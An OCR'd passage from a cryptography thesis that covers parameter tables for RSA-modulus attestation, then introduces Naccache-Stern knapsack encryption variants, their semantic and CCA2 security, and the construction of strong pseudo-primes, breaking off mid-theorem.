


Figure 4.19: Compressing ω_n using a hash tree.

4.4.6 Parameter settings

Table 4.5 shows typical parameter values illustrating different tradeoffs between security (λ), attestation size ($2u\ell R \log k$), modulus size (ℓ), the number of required moduli (u), and the work factors of $\mathcal{A}$ and $\mathcal{V}$ ($kt_{\mathcal{G}}$ where $t_{\mathcal{G}}$ is $\mathcal{G}$'s average running time). Table 4.6 provides the same information for the multi-modulus variant.

We (arbitrarily) consider that reasonable attestations and validations should occur in less than ten minutes using standard HSM such as the IBM 4764 PCI-X Cryptographic Coprocessor [IBM] or Oracle's Sun Crypto Accelerator SCA 6000 [Ora]. When run with 7 threads in the host application, the 4764 generates on average 2.23 key-pairs per second (1,024 bits). The SCA 6000 (for which average key generation figures are not available) is about 11 times faster than the 4764 when processing RSA 1,024-bit keys. Hence we can assume that the SCA 6000 would generate about 24 key-pairs per second. We thus consider that average-cost current-date HSMs generate 10 key-pairs per second, *i.e.* 20 primes per second.

[25] I.e., we essentially only publish co-paths.

Spending ten minutes to generate or validate an attestation might not be an issue given that attestation typically occurs only once during n's lifetime. This means that a "reasonable" attestation implementation would use $k = 10 \times 60 \times 20 = 12{,}000$. This gives $\ell = 10$ and $\ell = 6$ for the multi-prime and multi-modulus $\mathcal{A}$ (respectively) for $\lambda = 128$.

Note that in practical field deployments an attestation would be verified *once* by a trusted *Attestation Authority* and replaced by a signature on n (or $\mathbf{n}$).

According to the bounds of Theorem 4.28, we have

$$\lambda \geq -(\ell - 1)u \log_2 \left(\frac{\ell u}{k - (\ell - 1)u + 1} \right)$$

Table 4.5 is read as follows: we can see that taking for instance $\ell = 10$ and $\log_2 k = 13$ with the multi-factor version gives 156-bit security. In Table 4.6, taking $\ell = 10$ and $\log_2 k = 13$ with the multi-modulus version gives 285-bit security.

4.4.7 Conclusion and further research

The construction described in this paper attests in a non-interactive way that n was properly generated using an arbitrary (publicly known) prime generator $\mathcal{G}$. The attestation is compact and publicly verifiable. As a result, any entity can convince herself of the modulus' validity before using it. Even though computation times may seem unattractive, we stress that attestation generation and verification only need to be performed once.

This work raises a number of interesting questions.

Commiting to the primes p_i's might also be achieved using more involved tools such as pairings. For instance, given the commitments g^{p_1} and g^{p_2}, it is easy to check that $e(g^{p_1}, g^{p_2}) = e(g, g)^n$.

An interesting research direction consists in hashing $N \bmod v$ (instead of N) for some public v, to speed-up calculations. However, the condition $v > n$ must be enforced by design to prevent an opponent from using ω_n as the "attestation" of $n + tv$ for some $t \in \mathbb{N}$. Note that we did not adapt our security proof to this (overly?) simplified variant.

In general, any strategy allowing to reduce k without impacting λ would yield more efficient attestators. Also, generalizing and applying this approach to the parameter generation of other cryptographic problems, such as the discrete logarithm, may prove useful.

Finally, to date, no attestation method proves (without resorting to TTPs) that the random tape used for forming the primes was properly drawn. Like all other prior work articles cited in Section 4.4.1, we do not address this issue and assume that the random number that feeds $\mathcal{G}$ was not biased by the attacker.

4.4.8 Implementing the second hash function $\mathcal{H}'$

To implement the second hash function $\mathcal{H}'_d$ from a classical hash function, we can apply an unranking hash function [SW86], which maps an integer (in some interval) to a subset $\{X_1, \ldots, X_u\} \subset \{0, \ldots, k-1\}$.

As an example, we describe here a simple (natural) unranking function. Let $\mathcal{H}''$ be a classical hash function with range $\{0, \ldots, M\}$, where $M = k(k-1)\cdots(k-u+1) - 1$. To hash a value N, we first compute $r \leftarrow \mathcal{H}''(N)$. Then we compute the integers $r_1, \ldots, r_d$ as in Algorithm 15.

Algorithm 15: Unranking Algorithm

Input: r, k, u.
Output: $r_1, \ldots, r_u$.

1. for all $i = 1$ to u
2. $\quad r_i \leftarrow r \bmod (k - i + 1)$
3. $\quad r \leftarrow r$ div $(k - i + 1)$
4. return $r_1, \ldots, r_u$

Algorithm 15 generates a mixed radix representation of r, hence any $r \in [0, M]$ can be represented this way. We now generate the unranking $X_1, \ldots, X_d$ iteratively as follows:

- $X_1 \leftarrow r_1$

- $X_{i+1} \leftarrow r_{i+1} + \#\{X_j \text{ s.t. } X_j \leq r_{i+1} \text{ for } j \leq i\}$

In other terms, we have a pool of M values, and for each i, one of these values is drawn and assigned to X_i. Hence it is easy to check that this provides a list of pairwise distinct integers.

This algorithm is simple and illustrates how unranking may be implemented. Alternative unranking methods can be found in [SW86].

Table 4.4: Summary of the various parameters

λ	security parameter (all the other parameters are function of λ)
P	size of prime numbers p_i generated by $\mathcal{G}$
R	size of the seed used by $\mathcal{G}$ to generate a prime number
k	number of primes generated by the attestator $\mathcal{A}$, which is the *dominating cost of* $\mathcal{A}$
u	number of moduli output by $\mathcal{A}$ ($u = 1$ in the multi-prime variant, and $u \geq 2$ in the multi-modulus variant)
ℓ	number of factors of each modulus n_i: $\lvert n_i \rvert = \ell P$

Table 4.5: Some typical parameters for multi-factor attestation ($u = 2$). Each table entry contains λ for the corresponding choice of k and ℓ.

$\log_2 k$	Time	$\ell = 6$	$\ell = 8$	$\ell = 10$	$\ell = 12$	$\ell = 14$	$\ell = 16$	$\ell = 18$	$\ell = 20$
8	25 s	43	54	64	72	79	84	89	93
9	51 s	53	69	83	95	107	117	126	135
10	1.7 m	64	83	101	118	134	148	162	175
11	3.4 m	74	97	119	140	160	179	197	214
12	6.8 m	84	111	138	162	186	209	231	253
13	13.7 m	94	125	156	185	212	239	266	291
14	27.3 m	104	139	174	207	238	269	300	329
15	54.6 m	114	153	192	229	264	299	334	367
16	1.8 hrs	124	167	210	251	290	329	368	405
17	3.6 hrs	134	181	228	273	317	359	402	443
18	7.3 hrs	144	195	246	295	343	389	436	481
19	14.6 hrs	154	209	264	317	369	419	470	519
20	1.2 d	164	223	282	339	395	449	504	557
21	2.4 d	174	237	300	361	421	479	538	595

Table 4.6: Some typical parameters for multi-modulus attestation ($u = \ell/2$). Each cell contains λ for the corresponding choice of k and ℓ. Some choices of parameters are incompatible and are hence indicated by a dash.

$\log_2 k$	Time	$\ell = 6$	$\ell = 8$	$\ell = 10$	$\ell = 12$	$\ell = 14$	$\ell = 16$	$\ell = 18$	$\ell = 20$	$\ell = 30$	$\ell = 40$	$\ell = 50$	$\ell = 60$	$\ell = 70$	$\ell = 80$
7	12 s	39	46	33	-	-	-	-	-	-	-	-	-	-	-
8	25 s	56	79	93	92	69	11	-	-	-	-	-	-	-	-
9	51 s	71	109	145	173	191	194	176	131	-	-	-	-	-	-
10	1.7 m	87	138	193	246	295	338	371	391	169	-	-	-	-	-
11	3.4 m	102	167	239	315	393	469	542	611	801	519	-	-	-	-
12	6.8 m	117	195	285	383	487	594	704	814	1315	1600	1470	655	-	-
13	13.7 m	132	223	330	450	579	717	861	1011	1786	2505	3036	3248	2989	2064
14	27.3 m	147	251	375	516	671	838	1016	1204	2239	3342	4410	5347	6065	6468
15	54.6 m	162	279	420	582	762	959	1170	1396	2682	4150	5705	7267	8768	10143
16	1.8 hrs	177	307	465	648	853	1079	1324	1586	3121	4944	6964	9109	11319	13540
17	3.6 hrs	192	335	511	714	944	1199	1477	1777	3558	5731	8205	10914	13800	16814
18	7.3 hrs	207	363	556	780	1036	1319	1630	1967	3994	6514	9439	12702	16248	20030
19	14.6 hrs	222	391	601	846	1127	1439	1783	2157	4430	7296	10668	14480	18679	23217
20	1.2 d	237	419	646	912	1218	1559	1936	2347	4865	8076	11895	16255	21102	26391
21	2.4 d	252	447	691	978	1309	1679	2089	2537	5300	8857	13121	18027	23521	29558

Chapter 5

Public-key encryption

Contents

Encryption is probably the most visible part of cryptography. At the highest level, it strives to provide garantees of confidentiality. One typically distinguish between “symmetric” encryption, where a secret is shared between sender and receiver, and used to shuffle and unshuffle information; and “public key” or “asymmetric” encryption, where sender and receivers have different pieces of information. The former

is historically very ancient, and is still used today when speed is essential; the latter can be dated to the works of Merkle and of Rivest-Shamir-Adleman in 1978. One of the key assets of public-key cryptography is the prospect of *proving* security, which is typically achieved by showing that the problem the attacker faces is at least as hard as a mathematically hard problem. Hopefully the latter has a long history of puzzling mathematicians and computer scientists, giving assurance that any progress against it would be both improbable or slow, and very interesting in its own right.

The first mathematical notion of security for encryption, semantic security, was introduced by Shannon in the 1950's. With the exception of the one-time pad, all previously known ciphers fail to achieve this security property. The reader interested in older designs can have a look at our study of a post-Kerckhoffs, pre-Shannon code in Appendix A.1. An immediate consequence of semantic security is that any deterministic encryption scheme fails to satisfy it. The reuse of messages or keys for such systems can have (and historically has had) dramatic consequences.

The hard problems from which to build secure public-key cryptosystems are not many. Only a few are known, and fewer even have passed the test of time. And yet even fewer might remain in use, should practical quantum computation become reality. We therefore turned our attention to old and new hard problems, that may provide interesting alternatives. The Naccache-Stern cryptosystem is one such construction, but its original description lacked semantic security; we remedy this (and extend it in other ways) in Sections 5.1 and 5.2. Then in Section 5.3 we describe a general transformation to turn digital signatures into public-key cryptosystems — since signatures can be usually constructed from many different assumptions, this may extend the toolset of available primitives. As a surprising result this constructions gives "split" cryptosystems, where the public key is *not* a function of the private key. In Section 5.4 we perform a practical cryptanalysis of a beautiful and recent PKC proposed by Aggarwal et al. In last resort, we explore in Section 5.5 the possibility of using human intellect as a hard problem, drawing consequence from the (falsifiable) assumption that humans can solve efficiently problems that machines cannot.

Finally Section 5.6 considers the possibility of an unbounded adversary, powerful enough to try all possible decryption keys, and discusses how to design beyond-brute-force secure cryptosystems.

5.1 Exploring Naccache-Stern knapsack encryption

Abstract

The Naccache–Stern public-key cryptosystem (NS) relies on the conjectured hardness of the modular multiplicative knapsack problem: Given $p, \{v_i\}, \prod v_i^{m_i} \bmod p$, find the $\{m_i\}$.

Given this scheme's algebraic structure it is interesting to systematically explore its variants and generalizations. In particular it might be useful to enhance NS with features such as semantic security, re-randomizability or an extension to higher-residues.

This paper addresses these questions and proposes several such variants. This is joint work with Éric Brier and David Naccache. This work was selected as invited talk for the 10th International Conference on Security for Information Technology and Communications (SECITC) 2017 and publised as [BGN17].

5.1.1 Introduction

In 1997, Naccache and Stern (NS, [NS97]) presented a public-key cryptosystem based on the conjectured hardness of the modular multiplicative knapsack problem. This problem is defined as follows:

Let p be a modulus[1] and let $v_0, \ldots, v_{n-1} \in \mathbb{Z}_p$.

$$\text{Given } p, v_0, \ldots, v_{n-1}, \text{ and } \prod_{i=0}^{n-1} v_i^{m_i} \bmod p, \text{ find the } \{m_i\}.$$

Given this scheme's algebraic structure it is interesting to determine if variants and generalizations can add to NS features such as semantic security, re-randomizability or extend it to operate on higher-residues.

This paper addresses these questions and explores several such variants.

5.1.1.1 The Original Naccache–Stern Cryptosystem

The NS cryptosystem uses the following sub-algorithms:

- Setup: Pick a large prime p and a positive integer n.

  Let $\mathfrak{P} = \{p_0 = 2, \ldots, p_{n-1}\}$ be the set of the n first primes, so that

  $$\prod_{i=0}^{n-1} p_i < p$$

  (We leave aside a one-bit leakage dealt with in [NS97] — this technique applies *mutatis mutandis* to the algorithm presented in this paper).

- KeyGen: Pick a secret integer $s < p - 1$, such that $\gcd(p - 1, s) = 1$. Set

  $$v_i = \sqrt[s]{p_i} \bmod p.$$

  The public key is $(p, n, v_0, \ldots, v_{n-1})$. The private key is s.

- Encrypt: To encrypt an n-bit message m, compute the ciphertext c:

  $$c = \prod_{i=0}^{n-1} v_i^{m_i} \bmod p$$

  where m_i is the i-th bit of m.

[1] p is usually prime but nothing prevents extending the problem to composite RSA moduli.

- Decrypt: To decrypt c, compute

$$m = \sum_{i=0}^{n-1} 2^i \mu_i(c, s, p)$$

where $\mu_i(c, s, p) \in \{0, 1\}$ is the function defined by:

$$\mu_i(c, s, p) = \frac{\gcd(p_i, c^s \bmod p) - 1}{p_i - 1}.$$

To this day, NS has neither been proven secure in the usual models, nor has it been attacked. Rather, its security relies on the conjectured hardness of a multiplicative variant of the knapsack problem[2]:

Definition 5.1 (Multiplicative Knapsack Problem) *Given p, c, and a set $\{v_i\}$, find a binary vector x such that*

$$c = \prod_{i=0}^{n-1} v_i^{x_i} \bmod p.$$

Just as in additive knapsacks, this problem is NP-hard in general but can be solved efficiently in some situations; the secret key enabling precisely to transform the ciphertext into an easily-solvable instance.

Unlike additive knapsacks, this multiplicative knapsack doesn't lend itself to lattice reduction attacks, which completely break many additive knapsack-based cryptosystems [Adl82; Bri84; JS93; CJS92; Len91; HM12b].

Over the past years, several NS variants were published, these notably seek to either increase efficiency [CNS08] or extend NS to polynomial rings [HM12b]; to the best of our knowledge, no efficient attacks against the original NS are known.

5.1.1.2 Security Notions

A cryptosystem is semantically secure, or equivalently IND-CPA-secure [GM82], if there is no adversary $\mathcal{A}$ capable of distinguishing between two ciphertexts of plaintexts of his choosing.

To capture this notion, $\mathcal{A}$ starts by creating two messages m_0 and m_1 and sends them to a challenger $\mathcal{C}$. $\mathcal{C}$ randomly selects one of the m_i (hereafter m_b) and encrypts it into a ciphertext c. $\mathcal{A}$ is then challenged with c and has to guess b with probability significantly higher than 1/2.

Given a public-key cryptosystem $\mathsf{PKC} = \{\mathsf{Setup}, \mathsf{KeyGen}, \mathsf{Encrypt}, \mathsf{Decrypt}\}$, this security notion can be formally defined by the following game:

Definition 5.2 (IND-CPA-Security) *The following game is played:*

- *$\mathcal{C}$ selects a secret random bit b;*
- *$\mathcal{A}$ outputs two messages m_0 and m_1;*
- *$\mathcal{C}$ sends to $\mathcal{A}$ the ciphertext $c \leftarrow \mathsf{Encrypt}(m_b)$;*
- *$\mathcal{A}$ outputs a guess b'.*

$\mathcal{A}$ wins the game if $b' = b$. The advantage of $\mathcal{A}$ in this game is defined as:

$$\mathsf{Adv}^{\mathsf{IND\text{-}CPA}}_{\mathsf{PKC},\mathcal{A}} := \left| \Pr[b = b'] - \frac{1}{2} \right|$$

A public-key cryptosystem PKC *is* IND-CPA-secure *if* $\mathsf{Adv}^{\mathsf{IND\text{-}CPA}}_{\mathsf{PKC},\mathcal{A}}$ *is negligible for all PPT adversaries $\mathcal{A}$.*

IND-CPA-security is a very basic requirement, and in some scenarios it is desirable to have stronger security notions, capturing stronger adversaries. The strongest security notion for a public-key cryptosystem is indistinguishability under adaptive chosen ciphertext attacks, or IND-CCA2-security. IND-CCA2 is also defined in terms of a game, where $\mathcal{A}$ is furthermore given access to an encryption oracle and a decryption oracle:

[2] This can also be described as a modular variant of the 'subset product' problem.

Definition 5.3 (IND-CCA2-Security) *An adversary $\mathcal{A}$ is given access to an encryption oracle $\mathcal{O}_E$ and a decryption oracle $\mathcal{O}_D$. The following game is played:*

- *$\mathcal{C}$ selects a secret random bit b;*
- *$\mathcal{A}$ queries $\mathcal{O}_E$ and $\mathcal{O}_D$ and outputs two messages m_0 and m_1;*
- *$\mathcal{C}$ sends to $\mathcal{A}$ the ciphertext $c \leftarrow \mathsf{Encrypt}(m_b)$;*
- *$\mathcal{A}$ queries $\mathcal{O}_E$ and $\mathcal{O}_D$ and outputs a guess b'.*

$\mathcal{A}$ wins the game if $b' = b$ and if no query to the oracles concerned m_0 nor m_1. The advantage of $\mathcal{A}$ in this game is defined as

$$\mathsf{Adv}^{\mathsf{IND\text{-}CCA2}}_{\mathsf{PKC},\mathcal{A}} := \left| \Pr\left[b = b'\right] - \frac{1}{2} \right|$$

A public-key cryptosystem PKC *is* IND-CCA2-secure *if* $\mathsf{Adv}^{\mathsf{IND\text{-}CCA2}}_{\mathsf{PKC},\mathcal{A}}$ *is negligible for all PPT adversaries $\mathcal{A}$.*

We further remind the syntax of a perfectly re-randomizable encryption scheme [CKN03; Gro04; PR07]. A perfectly re-randomizable encryption scheme consists in four polynomial-time algorithms (polynomial in the implicit security parameter k):

1. KeyGen: a randomized algorithm which outputs a public key pk and a corresponding private key sk.
2. Encrypt: a randomized encryption algorithm which takes a plaintext m (from a plaintext space) and a public key pk, and outputs a ciphertext c.
3. ReRand: a randomized algorithm which takes a ciphertext c and outputs another ciphertext c'; c' decrypts to the same message m as the original ciphertext c.
4. Decrypt: a deterministic decryption algorithm which takes a private key sk and a ciphertext c, and outputs either a plaintext m or an error indicator $\perp$.

In other words:

$$\{\mathsf{sk}, \mathsf{pk}\} \leftarrow \mathsf{KeyGen}(1^k)$$

$$\mathsf{Decrypt}(\mathsf{ReRand}(\mathsf{Encrypt}(m, \mathsf{pk}), \mathsf{pk}), \mathsf{sk}) = \mathsf{Decrypt}(\mathsf{Encrypt}(m, \mathsf{pk}), \mathsf{sk}) = m$$

Note that ReRand takes only a ciphertext and a public key as input, and in particular, does not require sk.

5.1.2 Higher-Residues Naccache-Stern

The deterministic nature of NS prevents it from achieving IND-CPA-security: Indeed, a given message m_0 will always produce the same ciphertext c_0, so $\mathcal{A}$ will always win the game of Definition 5.2.

We now describe an NS variant that is randomized. We then show how this modification guarantees semantic security, and even CCA2 security in the random oracle model, assuming the hardness of solving the multiplicative knapsack described earlier. In doing so, we must be very careful not to introduce additional structure that an adversary could leverage. To make this very visible, we decomposed the construction into three steps, each step pointing out the flaws avoided in the final construction.

5.1.2.1 Construction Step ①

Because the modified cryptosystem uses special prime moduli, algorithms Setup and KeyGen are merged into one single Setup + KeyGen algorithm[3].

[3] Alternatively, we can regard Setup as a *pro forma* empty algorithm.

- Setup + KeyGen: Pick a large prime p such that $(p-1)/2 = as$ is a factoring-resistant RSA modulus.

  Pick a positive integer n. Let $\mathfrak{P} = \{p_0 = 2, \ldots, p_{n-1}\}$ be the set of the n first primes, so that

  $$\prod_{i=0}^{n-1} p_i < p$$

  Set

  $$v_i = \sqrt[s]{p_i} \bmod p$$

  Let g be a generator of $\mathbb{F}_p$, and $\ell = g^{2a} \bmod p$.

  The public key is $(p, n, \ell, v_0, \ldots, v_{n-1})$. The private key is s.

- Encrypt: To encrypt m, pick a random integer $k \in [1, p-2]$ and compute:

  $$c = \ell^k \prod_{i=0}^{n-1} v_i^{m_i} \bmod p$$

  where m_i is the i-th bit of the message m.

- Decrypt: To decrypt c compute

  $$m = \sum_{i=0}^{n-1} 2^i \mu_i(c, s, p).$$

To understand why decryption works we first observe that

$$(\ell^k)^s = ((g^{2a})^k)^s = g^{k(p-1)} = 1 \bmod p.$$

Hence:

$$c^s = \left(\ell^k \prod_{i=0}^{n-1} v_i^{m_i}\right)^s = \cancel{(\ell^k)^s} \prod_{i=0}^{n-1} p_i^{m_i} \bmod p.$$

And we are brought back to the original NS decryption process.

The problem: The (attentive) reader could have noted at this step that because s is large and because the p_i are very few, the odds that a p_i is an s-th residue modulo p are negligible. Hence, unless p is constructed in a very particular way, key pairs simply... cannot be constructed.[4]

A solution consisting in using a specific p and is detailed in Section 5.1.4. The alternative consists in proceeding with ② hereafter.

5.1.2.2 Construction Step ②

The workaround will be the following: Assume that we pick a v_i at random, raise it to the power s and get some integer π:

$$\pi = v_i^s \bmod p$$

Refresh v_i until $\pi = 0 \bmod p_i$ where π is considered as an element of $\mathbb{Z}$. (In the worst case this takes p_i trials.) Letting $y_i = \pi / p_i$, we have:

$$p_i \times y_i = v_i^s \bmod p \Rightarrow p_i = y_i^{-1} \times v_i^s = u_i \times v_i^s \bmod p$$

We will now add the u_i as auxiliary public keys.

[4] Note that this is obviously not be an issue with the original NS scheme.

- Setup + KeyGen: Pick a large prime p such that $(p-1)/2 = as$ is a factoring-resistant RSA modulus.
  Pick a positive integer n. Let $\mathfrak{P} = \{p_0 = 2, \ldots, p_{n-1}\}$ be the set of the n first primes, so that

$$\prod_{i=0}^{n-1} p_i < p$$

  Generate the u_i, v_i pairs as previously described so that:

$$p_i = u_i \times v_i^s \bmod p$$

  Let g be a generator of $\mathbb{F}_p$, and $\ell = g^{2a} \bmod p$.
  The public key is $(p, n, \ell, u_0, \ldots, u_{n-1}, v_0, \ldots, v_{n-1})$. The private key is s.

- Encrypt: To encrypt m, pick a random integer $k \in [1, p-2]$ and compute:

$$c_0 = \ell^k \prod_{i=0}^{n-1} v_i^{m_i} \bmod p \quad \text{and} \quad c_1 = \prod_{i=0}^{n-1} u_i^{m_i}$$

  where m_i is the i-th bit of the message m.

- Decrypt: To decrypt c_0, c_1 compute

$$m = \sum_{i=0}^{n-1} 2^i \eta_i(c_0, c_1, s, p)$$

Where

$$\eta_i(c_0, c_1, s, p) = \frac{\gcd(p_i, c_1 \times c_0^s \bmod p) - 1}{p_i - 1}.$$

To understand why decryption works remind that $(\ell^k)^s = 1 \bmod p$ and hence

$$c_1 \times c_0^s = \prod_{i=0}^{n-1} u_i^{m_i} \left(\ell^k \prod_{i=0}^{n-1} v_i^{m_i} \right)^s = \cancel{(\ell^k)^s} \prod_{i=0}^{n-1} (u_i v_i^s)^{m_i} = \prod_{i=0}^{n-1} p_i^{m_i} \bmod p.$$

And we are brought back to the original NS decryption process.

The problem: The (very attentive) reader could have noted that the resulting cryptosystem *does not* achieve semantic security because the construction process of c_1 is deterministic.

5.1.2.3 Construction Step ③

The workaround is the following: we provide the sender with two extra elements of $\mathbb{Z}_p$ that will allow him to blind c_0, c_1.

To that end, pick a random $\alpha \in \mathbb{Z}_p$, let $\beta\alpha^s = 1 \bmod p$ and add α, β to the public key.
The algorithms Setup + KeyGen and Decrypt remain otherwise unchanged but Encrypt now becomes:

- Encrypt: To encrypt m, pick a random integer $k \in [1, p-2]$ and compute:

$$c_0 = \alpha^k \prod_{i=0}^{n-1} v_i^{m_i} \bmod p \quad \text{and} \quad c_1 = \beta^k \prod_{i=0}^{n-1} u_i^{m_i}.$$

To understand why decryption works we note that (modulo p):

$$c_1 \times c_0^s = \beta^k \prod_{i=0}^{n-1} u_i^{m_i} \left(\alpha^k \prod_{i=0}^{n-1} v_i^{m_i} \right)^s = \cancel{(\beta\alpha^s)^k} \prod_{i=0}^{n-1} (u_i v_i^s)^{m_i} = \prod_{i=0}^{n-1} p_i^{m_i}.$$

And we are brought back to the original NS decryption process.

5.1.3 Security

5.1.3.1 Semantic Security

The modified scheme's security essentially relies on blinding an NS ciphertext using a multiplicative factor $\ell^k = g^{2ka} \bmod p$, which belongs to the subgroup of $\mathbb{Z}_p$ of order b.

Lemma 5.1 *Under the subgroup hiding assumption in $\mathbb{Z}_p$, the scheme described in Section 5.1.2.1 is* IND-CPA*-secure.*

Recall that the subgroup-hiding assumption [BGN05] states that the uniform distribution over $\mathbb{Z}_p$ is indistinguishable from the uniform distribution over one of its subgroups.

Proof: Assume that $\mathcal{A}(\mathsf{pk})$ wins the IND-CPA game with non-negligible advantage. Then in particular $\mathcal{A}(\mathsf{pk})$ has non-negligible advantage in the "real-or-random" game

$$\mathsf{Adv}_{\mathcal{A}}^{\mathsf{R/R}} := \Pr[\mathcal{A}^{\mathcal{E}_{\mathsf{pk}}}(\mathsf{pk}) = 1] - \Pr[\mathcal{A}^{\mathcal{O}}(\mathsf{pk}) = 1]$$

where $\mathcal{E}_{\mathsf{pk}}$ is an encryption oracle and $\mathcal{O}$ is a random oracle. We define $\mathcal{B}(\mathsf{pk}, \gamma)$ as follows:

- Let $\mathcal{E}_{\mathcal{B}}(m) = \gamma \prod_{i=0}^{n-1} v_i^{m_i} \bmod p$;
- $\mathcal{B}(\mathsf{pk}, \gamma)$ returns the same result as $\mathcal{A}^{\mathcal{E}_{\mathcal{B}}}(\mathsf{pk})$

The scenario $\mathcal{B}(\mathsf{pk}, \gamma = g^{2au})$ yields $\mathcal{E}_{\mathcal{B}} = \mathcal{E}_{\mathsf{pk}}$. The scenario $\mathcal{B}(\mathsf{pk}, \gamma = g^u)$ for random u gives a ciphertext that is a uniform value, and therefore behaves as a perfect simulator of a random oracle, i.e. $\mathcal{E}_{\mathcal{B}} = \mathcal{O}$. Hence if $\mathcal{A}$ is an efficient adversary against our scheme, then $\mathcal{B}$ is an efficient solver for the subgroup-hiding problem. □ □

Note that this part of the argument does not fundamentally rely on the original NS being secure — indeed, we may consider an encryption scheme that produces ciphertexts of the form $c = x^k m$. Decryption for such a cryptosystem would be tricky, as $c^b = m^b$ and there are b possible roots. That is why using NS is useful, as we do not have decryption ambiguity issues.

As we pointed out, the construction of Section 5.1.2.2 is not semantically secure: indeed, c_1 is generated deterministically from m. This is addressed in Section 5.1.2.3 by introducing two numbers α and β. Using a similar argument as in Lemma 5.1, we have

Lemma 5.2 *Under the DDH assumption in $\mathbb{Z}_p$, and assuming that factoring $(p-1)/2$ is infeasible, the scheme described in Section 5.1.2.3 is* IND-CPA*-secure.*

Note that these hypotheses can be simultaneously satisfied.

5.1.3.2 CCA2 Security

Even more interesting is the case for security against adaptive chosen-ciphertext attacks (IND-CCA2) [CS98; FOP+04].

The original NS is naturally not IND-CCA2; nor is in fact the "Step ①" variant discussed above: indeed it is possible to re-randomise a ciphertext, which immediately gives a way to win the IND-CCA2 game.

To remedy this, we leverage the fact that upon successful decryption, we can recover the randomness ℓ^k. The idea is to choose k in some way that depends on m_i. If k is a deterministic function of m_i only however, randomisation is lost. Therefore we suggest the following variant, at the cost of some bandwidth:

- Instead of m, we encrypt a message $m\|r$ where r is a random string.
- Let $k \leftarrow H(m\|r)$ where H is a cryptographic hash function, and use this value of k instead of choosing it randomly in Encrypt.
- Modify Decrypt to recover ℓ^k (or α^k and β^k). Upon successfully recovering $(m\|r)$, extract r, and check that ℓ^k (resp. α^k and β^k) correspond to the correct value of k — otherwise it ouputs $\perp$.

This approach guarantees IND-CCA2 in the random oracle model; this can be captured as a series of games:

- *Game 0:* This is the IND-CCA2 game against our scheme (① or ③), instantiated with some hash function H.

- *Game 1:* This game differs from *Game 0* in replacing H by a random oracle $\mathcal{O}$. In the random oracle model, this game is computationally indistinguishable from *Game 0*.

- *Game 2:* This game differs from *Game 1* by the fact that the ciphertext is replaced by an uniformly-sampled random element of the ciphertext space. The results on IND-CPA security tell us that this game is computationally indistinguishable from *Game 1* (under their respective hypotheses).

5.1.4 Generating Strong Pseudo-Primes in Several Bases

We now backtrack and turn our attention to generating specific moduli allowing to implement securely the "①" scheme of Section 5.1.2.1. This boils down to describing how to efficiently generate strong pseudo-prime numbers. In this section, we denote N the sought-after modulus.

Using quadratic reciprocity, we first introduce an algorithm generating numbers passing Fermat's test. Then we leverage quartic reciprocity to generate numbers passing Miller-Rabin's test. The pseudoprimes we need must be strong over several bases, and complexity is polynomial in the size of the product of these bases.

5.1.4.1 Primality Tests

A base-A Fermat primality test consists in checking that $A^B \equiv A \bmod B$. Every prime passes this test for all bases A. There are however composite numbers, known as Carmichael numbers, that also pass this test in all bases. For instance, $1729 = 7 \cdot 13 \cdot 19$ is such a number. There are an infinity of Carmichael numbers.

The Miller-Rabin primality test also relies on Fermat's little theorem. Let $B - 1 = 2^e m$ with m odd. An integer B passes the Miller-Rabin test if $A^m \equiv 1 \bmod B$ or if there exists an $i \leq e - 1$ such that $A^{2^i m} \equiv -1 \bmod B$.

Definition 5.4 (Strong pseudo-prime) *A number that passes the Miller-Rabin test is said strongly pseudo-prime in base A.*

An interesting theorem [Mon80, Proposition 2][Rab80] states that a composite number can only be strongly pseudo-prime for a quarter of the possible bases.

5.1.4.2 Constructing Pseudo-Primes

When p and $2p - 1$ are prime, Fermat's test amounts to the computing of a Jacobi symbol. Indeed,

Theorem 5.3 *Let p be a prime such that $q = 2p-1$ is also prime. Let $A \in \mathrm{QR}q$. Then $B = pq$ passes Fermat's test in base A.*

Proof:

$$A^B \equiv (A^p)^q \equiv A^q \equiv A^{2(p-1)+1} \equiv A \bmod p$$
$$A^B \equiv (A^q)^p \equiv A^p \equiv A^{(q-1)/2+1} \equiv A\left(\frac{A}{q}\right) \equiv A \bmod q$$

By the Chinese remainder theorem, we find that $A^B \equiv A \bmod B$. □ □

From Gauss' quadratic reciprocity theorem, if $q \equiv 1 \bmod 4$ we can take $q \equiv 1 \bmod A$ which guarantees that $A \in \mathrm{QR}q$. To make 2 a quadratic residue modulo q we must have $q \equiv \pm 1 \bmod 8$. It is therefore easy to construct numbers that pass Fermat's test in a prescribed list of bases.

5.1.4.3 Constructing Strong Pseudo-primes

In this section we seek to generate numbers that are strongly pseudo-prime in base η, where η is prime. Let p denote a prime number such that $q = 2p - 1$ is also prime, and $N = pq$. We have the following equations:

$$\begin{aligned} N - 1 &\equiv 0 \bmod p - 1 \\ N - 1 &\equiv \frac{q-1}{2} \bmod q - 1 \\ \frac{n-1}{2} &\equiv \frac{p-1}{2} \bmod p - 1 \\ \frac{n-1}{2} &\equiv 3\frac{q-1}{4} \bmod q - 1 \end{aligned}$$

From there on, we will use the notation $\left(\frac{\cdot}{\cdot}\right)_4$ to denote the quartic residue symbol.

Theorem 5.4 *Let p be a prime such that $q = 2p - 1 \equiv 1 \bmod 8$ is also prime. Let A be an integer such that*

